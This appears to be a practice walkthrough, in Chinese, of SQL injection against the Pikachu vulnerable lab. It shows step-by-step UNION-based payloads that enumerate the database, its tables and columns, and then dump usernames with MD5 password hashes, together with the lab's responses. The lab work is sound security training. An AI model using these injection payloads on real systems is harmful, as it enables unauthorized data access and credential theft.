

allen' or 1=1#

what's your username?

查询

your uid:1

your email is: vince@pikachu.com

your uid:2

your email is: allen@pikachu.com

your uid:3

your email is: kobe@pikachu.com

your uid:4

your email is: grady@pikachu.com

your uid:5

your email is: kevin@pikachu.com

your uid:6

your email is: lily@pikachu.com

your uid:7

your email is: lili@pikachu.com

allen' and 1=1#

查询


your uid:2

your email is: allen@pikachu.com

判断数据表列数

allen' order by 2 #使用二分法验证

allen' union select @@datadir,version()#



```
allen' union select user(),database()#
```

what's your username?

查询

your uid:2

your email is: allen@pikachu.com

your uid:root@localhost

your email is: pikachu

爆破当前数据库中所有的表名称信息: pikachu

```
allen' union select group_concat(distinct table_name),2 from  
information_schema.columns where table_schema=database()#
```

what's your username?

查询

your uid:2

your email is: allen@pikachu.com

your uid:httpinfo,member,message,users,xssblind

your email is: 2

爆破当前数据库中的users表列字段名称信息: users

```
allen' union select group_concat(distinct column_name),2 from  
information_schema.columns where table_schema=database() and table_name='users' #
```

what's your username?

查询

your uid:2

your email is: allen@pikachu.com

your uid:id,username,password,level

your email is: 2

爆破user表

allen' union select concat(id,username,password,level),2 from users#

what's your username?

查询

your uid:2

your email is: allen@pikachu.com

your uid:1admine10adc3949ba59abbe56e057f20f883e1

your email is: 2

your uid:2pikachu670b14728ad9902aecba32e22fa4f6bd2

your email is: 2

your uid:3teste99a18c428cb38d5f260853678922e033

your email is: 2